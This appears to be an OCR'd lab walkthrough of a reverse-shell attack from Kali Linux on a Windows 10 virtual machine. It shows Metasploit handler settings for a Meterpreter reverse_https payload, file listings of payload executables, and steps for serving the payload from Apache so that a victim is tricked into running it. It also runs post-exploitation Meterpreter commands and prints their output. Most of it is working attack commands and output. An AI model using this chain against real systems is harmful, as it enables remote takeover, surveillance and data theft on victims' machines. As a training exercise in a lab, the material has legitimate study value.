
```
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 192.168.73.138
set LPORT 8080
exploit
```


Configures Metasploit to handle incoming connections from the victim's machine running our malicious payload.







Apps Places
Jun 14 00:45
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~ 141x39
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.73.138
LHOST => 192.168.73.138
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_https):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.73.138 yes The local listener hostname
LPORT 4444 yes The local listener port
LURI no The HTTP Path


Home
Windows
Kali 2024 x64 Customized by...
Windows 10
Apps Places
Jun 14 00:47
Files
Home
Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
Name
Size
Modified
.wine 6 items 9 Sep 2024
.zenmap 6 items 31 Aug 2024
WdpmmcGz.jpeg 133.1 kB Yesterday 16:42
alert.js 25 bytes Today 18:20
bettercap.history 5.6 kB Today 0:23
capturefile.cap 19.7 MB Today 16:00
embedded-browser-no-sandbox.json 161 bytes 21 Oct 2024
mrbiNvul.jpeg 104.5 kB Yesterday 16:43
rev_https_4444.exe 73.8 kB Today 0:39
rev_https_8080.exe 73.8 kB Yesterday 15:38
reverse_https_1.exe 73.8 kB Today 19:45
spoof.cap 132 bytes Today 17:49
udo systemctl start apache2 1.5 kB Yesterday 13:15
udo systemctl status apache2 1.4 kB Yesterday 9:13
.bash_history
"rev_https_4444.exe" selected (73.8 kB)







Payload Delivery via Apache Web Server


The attacker hosts the malicious file on Apache. The victim is tricked into downloading and executing the file from the attacker's web server, establishing the reverse shell connection.

- **Steps:**
  Start Apache: service apache2 start
  Get Kali IP: ifconfig
  Access payload via browser: http://<kali_ip>/evil-files

Victim downloads and runs the payload from Apache server, allowing us to gain control.









Post-Exploitation with Meterpreter


After gaining access, Meterpreter allows the attacker to collect system information, logged-in users, running processes, directories, screenshots, and network details. This is the phase where full control over victim machine is established.


```
meterpreter> sysinfo
meterpreter> getuid
meterpreter> enum_logged_on_users
meterpreter> ps
meterpreter> screenshot
meterpreter> ipconfig
```


Allows us to gather system information, user details, active processes, directory contents, screenshots, and network configuration of the victim.





Apps
Places
Jun 14 01:04
root@kali: ~
root@kali: ~ 141x41
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
88 4 Registry
304 4 smss.exe
360 612 svchost.exe
400 388 csrss.exe
424 612 svchost.exe
504 388 wininit.exe
520 496 csrss.exe
596 496 winlogon.exe
612 504 services.exe
644 504 lsass.exe
716 612 svchost.exe
744 504 fontdrvhost.exe
748 596 fontdrvhost.exe
764 612 svchost.exe
772 8652 AvastBrowser.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
808 500 explorer.exe x64 1 MSEDGEWIN10\IEUser C:\Windows\explorer.exe
836 612 svchost.exe
852 612 SearchIndexer.exe
884 612 svchost.exe
928 612 svchost.exe
996 612 svchost.exe
1012 596 dwm.exe
1136 612 svchost.exe
1204 612 svchost.exe
1236 612 msdtc.exe
1248 836 RuntimeBroker.exe x64 1 MSEDGEWIN10\IEUser C:\Windows\System32\RuntimeBroker.exe
1264 612 vmacthlp.exe


Apps
Places
Jun 14 01:06
root@kali: ~
root@kali: ~ 141x41
8984 8652 AvastBrowser.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
9152 8652 AvastBrowser.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
9180 612 svchost.exe
9204 612 servicehost.exe
9304 9204 uihost.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\McAfee\WebAdvisor\uihost.exe
9624 836 MicrosoftEdgeCP.exe x64 1 MSEDGEWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
9804 5660 Windows.WARP.JITService.exe
9884 836 MicrosoftEdgeCP.exe x64 1 MSEDGEWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
9944 836 MicrosoftEdgeCP.exe x64 1 MSEDGEWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
9956 8652 AvastBrowser.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
9960 612 svchost.exe
10048 8652 AvastBrowser.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
10392 612 svchost.exe
10560 5660 Windows.WARP.JITService.exe
10572 5660 Windows.WARP.JITService.exe
10632 5660 Windows.WARP.JITService.exe
10636 11104 iexplore.exe x86 1 MSEDGEWIN10\IEUser C:\Program Files (x86)\Internet Explorer\iexplore.exe
10664 5660 Windows.WARP.JITService.exe
11048 612 svchost.exe
11104 808 iexplore.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\internet explorer\iexplore.exe
11596 836 MicrosoftEdgeCP.exe x64 1 MSEDGEWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
11724 11104 iexplore.exe x86 1 MSEDGEWIN10\IEUser C:\Program Files (x86)\Internet Explorer\iexplore.exe
11816 612 svchost.exe
12040 612 svchost.exe
